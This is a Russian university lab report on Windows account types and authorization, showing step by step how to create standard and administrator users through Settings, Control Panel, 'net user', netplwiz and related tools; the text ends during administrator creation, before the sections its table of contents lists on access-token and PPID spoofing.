

Университет ИТМО

Факультет программной инженерии и компьютерной техники

Информационная безопасность

Отчет по лабораторной работе № 6

«Учетные записи и авторизация в ОС MS Windows»

Вариант 8

Выполнил студент группы Р34302

Ким Даниил Кванхенович

Проверил преподаватель

Рыбаков Степан Дмитриевич

Санкт-Петербург 2024

## Содержание отчета:

Постановка задачи и исходные данные: .....	3
Выполнение: .....	5
Создание пользователя: .....	5
Способ 1: Параметры.....	6
Способ 2: Панель управления.....	7
Способ 3: Утилита <i>net</i> .....	8
Способ 4: Утилита <i>netplwiz</i> .....	9
Способ 5: Утилита <i>control userpasswords2</i> .....	11
Способ 6: Утилита <i>lusrmgr.msc</i> .....	11
Описание возможностей .....	12
Создание администратора .....	13
Способ 1: Параметры.....	14
Способ 2: Панель управления.....	15
Способ 3: Утилита <i>net</i> .....	16
Способ 4: Утилита <i>netplwiz</i> .....	17
Способ 5: Утилита <i>control userpassword2</i> .....	18
Описание ограничений: .....	19
Параметры контроля учетных записей (UAC):.....	20
Иллюстрация причин некорректной идентификации процессов: .....	21
Подводка: .....	21
Пример 1: Подмена маркера доступа с помощью отладчика <i>WinDbg</i> .....	23
Пример 2: Подмена PPID .....	26
Вывод: .....	28

## Постановка задачи и исходные данные:

### *Цель работы:*

Изучить типы учетных записей пользователей, ознакомиться с основными принципами управления учетными записями. Изучить основные способы авторизации пользователей.

### *Порядок выполнения работы:*

1. Дайте определение терминам:
  - диспетчер учетных записей (*SAM - Security Account Manager*)
  - монитор безопасности (*SRM - Security Reference Monitor*)
  - маркер доступа (*Access token*)
  - идентификатор безопасности (*SID - Security Identifier*)
  - привилегии пользователя, права пользователя (*User rights*)
  - права пользователя
  - объект доступа
  - субъект доступа
  - олицетворение (*Impersonation*)
  - список контроля доступа (*ACL - Access Control List*)
  - учетная запись
  - домен
2. Создайте пользователя *User\_№* варианта, входящего в группу «Пользователи». Опишите все способы создания, а также (на примерах) возможности данного пользователя по изменению конфигурации системы (минимум 3 примера).
3. Создайте администратора *Admin\_№* варианта, входящего в группу «Администраторы». Опишите все способы создания, а также (на примерах) ограничения данного пользователя по изменению конфигурации системы (минимум 3 примера).
4. Опишите параметры контроля учетных записей пользователей (*UAC*).

5. Выполните настройки механизмов защиты ОС Windows в соответствии с вариантом. Проанализируйте выполненные Вами настройки механизма защиты в части выполнения ими требований руководящих документов в области защиты информации. Сформулируйте, в чем не выполняются данные требования. Проанализируйте реализацию в ОС Windows механизма защиты в целом (не конкретно для Вашего примера).

*Описание аппаратных средств:*

Процессор	AMD Ryzen 7 5700U 1.80 GHz
Разрядность процессора	x64
Видеоадаптер	AMD Radeon(TM) Graphics
Основная память	INTEL SSDPEKNW512G8H
Оперативная память	2 Hynix HMA81GS6CJR8N-XN 8Гб 3200МГц
Сетевой адаптер	Realtek RTL8822CE 802.11ac

*Описание программных средств:*

Операционная система	Microsoft Windows 11 Home 23H2
Разрядность системы	x64

*Вариант работы:*

Проиллюстрировать возможные причины некорректной идентификации субъекта доступа «процесс».

## **Выполнение:**


### **Создание пользователя:**

Рассматриваются следующие способы создания нового пользователя:

- *Параметры → Учетные записи → Добавить учетную запись*
- *Панель управления → Учетные записи пользователей*
- Утилита *net*
- Утилита *netplwiz*
- Утилита *control userpasswords2*
- Утилита *lusrmgr.msc*

## Способ 1: Параметры


Открываем *Параметры* и переходим в пункт – *Учетные записи* → *Другие пользователи*. Добавляем нового пользователя.




В открывшемся окне выбираем создание новой учетной записи.

- *У меня нет данных для входа этого человека*
- *Добавить пользователя без учетной записи Майкрософт*

Вводим данные для аутентификации нового пользователя.




Созданный пользователь отображается в списке:




## Способ 2: Панель управления

Открываем *Панель управления* и выбираем в пункт – *Учетные записи пользователей*. Переходим к управлению другими учетными записями.



При нажатии на добавление нового пользователя в Параметры компьютера происходит переход в Параметры. Повторяем шаги из 1 способа...



### Способ 3: Утилита *net*

Утилита *net* позволяет получать информацию о существующих учетных записях.

```
PS C:\Users\kimda> net user
```

```
User accounts for \\LAPTOP-4B2EQ8V7
```

```
-----  
351DFC26A921442496BB      DefaultAccount      Guest  
kimda                      WDAGUtilityAccount  Администратор  
Гость  
The command completed successfully.
```

Кроме того, с помощью неё можно создать нового пользователя.

```
PS C:\WINDOWS\system32> net user User_8 /add  
The command completed successfully.
```

```
PS C:\WINDOWS\system32> net user
```

```
User accounts for \\LAPTOP-4B2EQ8V7
```

```
-----  
351DFC26A921442496BB      DefaultAccount      Guest  
kimda                      User_8              WDAGUtilityAccount  
Администратор             Гость  
The command completed successfully.
```




## Способ 4: Утилита *netplwiz*

*netplwiz* – это утилита, встроенная в *Windows* и позволяющая пользоваться старым интерфейсом редактирования настроек учетной записи пользователя.


```
PS C:\Users\kimda> netplwiz
```

При вводе открывается окно, где можно управлять доступом к компьютеру, изменять пароли и другие параметры. Выбираем добавление новой учетной записи.




В открывшемся окне повторяем шаги из способа 1.

Создаем новую локальную учетную запись без учетной записи Майкрософт.




Вводим данные учетной записи и видим сообщение об успешном добавлении нового пользователя.



## Способ 5: Утилита *control userpasswords2*

При использовании утилиты *control userpasswords2* через терминал либо через *Выполнить* открывается знакомый интерфейс редактирования настроек учетной записи пользователя.




Повторяем шаги из способа 4.

## Способ 6: Утилита *lusrmgr.msc*

Утилита *lusrmgr.msc* предоставляет панель управления локальными пользователями и группами.


В используемой ОС *Windows 11* не работает:




## Описание возможностей

Обычный пользователь обладает следующими возможностями:


- Персонализировать рабочее пространство ;



- Изменять собственный пароль ;



- Создавать и работать с файлами (не требующими прав администратора) в личном каталоге ;




## Создание администратора

Рассматриваются следующие способы создания нового администратора:


- Параметры
- Панель управления
- Утилита *net*
- Утилита *netplwiz*
- Утилита *control userpasswords2*

## Способ 1: Параметры

Открываем *Параметры* и переходим в пункт – *Учетные записи* → *Другие пользователи*. Изменяем тип учетной записи.




Выбираем тип – *Администратор*. Наблюдаем изменения.

